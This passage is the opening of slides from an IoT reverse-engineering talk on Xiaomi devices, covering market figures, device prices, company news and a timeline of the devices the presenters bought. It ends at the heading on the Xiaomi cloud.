Reversing IoT: Xiaomi Ecosystem

Gain cloud independence and additional functionality by firmware modification

RE CON

Outline

- Introduction
- Xiaomi Cloud
- Devices and Rooting
  - Vacuum Cleaning Robot
  - Smart Home Gateway/Lightbulbs/LED Strip

Outline

- Introduction
- Xiaomi Cloud
- Devices and Rooting
  - Vacuum Cleaning Robot
  - Smart Home Gateway/Lightbulbs/LED Strip

Why Xiaomi

“Xiaomi’s ‘Mi Ecosystem’ has 50 million connected devices” [1]

„[…] revenue from its smart hardware ecosystem exceeded 15 billion yuan” (1.9 billion €) [2]

Most important: **The stuff is cheap**

[1] https://techcrunch.com/2017/01/11/xiaomi-2016-to-2017/

[2] https://www.reuters.com/article/us-xiaomi-outlook/chinas-xiaomi-targets-2017-sales-of-14-5-billion-after-2016-overhaul-idUSKBN14W0LZ

Costs

- Vacuum Cleaning Robot Gen1: ~ 260 €
- Vacuum Cleaning Robot Gen2: ~ 400 €


- Smart Home Gateway: ~25 €

- Sensors: ~5-14 €

- Wifi-Lightbulbs: ~6-12€

Xiaomi News

- Oculus Rift cooperation with Facebook



Coverage

Oculus partners with Xiaomi to launch the Oculus Go and Mi VR Standalone

Posted Jan 8, 2018 by Romain Dillet (@romaindillet)

Crunchbase

Oculus –


FOUNDED
2012

OVERVIEW
Oculus is enabling the world to experience anything, anywhere, with anyone through the power of virtual reality. The Oculus platform powers Rift and Samsung's Gear VR.

LOCATION
Menlo Park, California

Xiaomi News

- Oculus Rift cooperation with Facebook
- Xiaomi buys Segway



Segway Bought by Xiaomi-Backed China Transporter Startup Ninebot

Bloomberg News


15. April 2015, 08:37 MESZ *Updated on* 15. April 2015, 11:23 MESZ

Segway Inc., the developer of two-wheeled, electric-powered people movers, was acquired by China-based competitor Ninebot Inc.

How we started


May 2017
Mi Band 2
Vacuum Robot Gen 1

June 2017
Smart Home Gateway
+ Sensors



July 2017
Yeelink Lightbulbs (Color+White)
Yeelink LED Strip

How we started




October 2017
Yeelink Desklamp
Philips Eyecare Desklamp

December 2017
Yeelink/Philips Ceiling Lights
Philips Smart LED Lightbulb

January 2018
Vacuum Robot Gen 2
Yeelink Bedside Lamp

Why Vacuum Robots?




Three Processors

To provide more location stability there are three dedicated processors in the device to track its movements in real-time, calculate the location and determine the best cleaning routes.

Source: Xiaomi advertisment

Why Vacuum Robots?



Three Processors

To provide more location stability there are three dedicated processors to track its movements in real-time, calculate the location and determine the


Source: Xiaomi advertisment

THE XIAOMI CLOUD

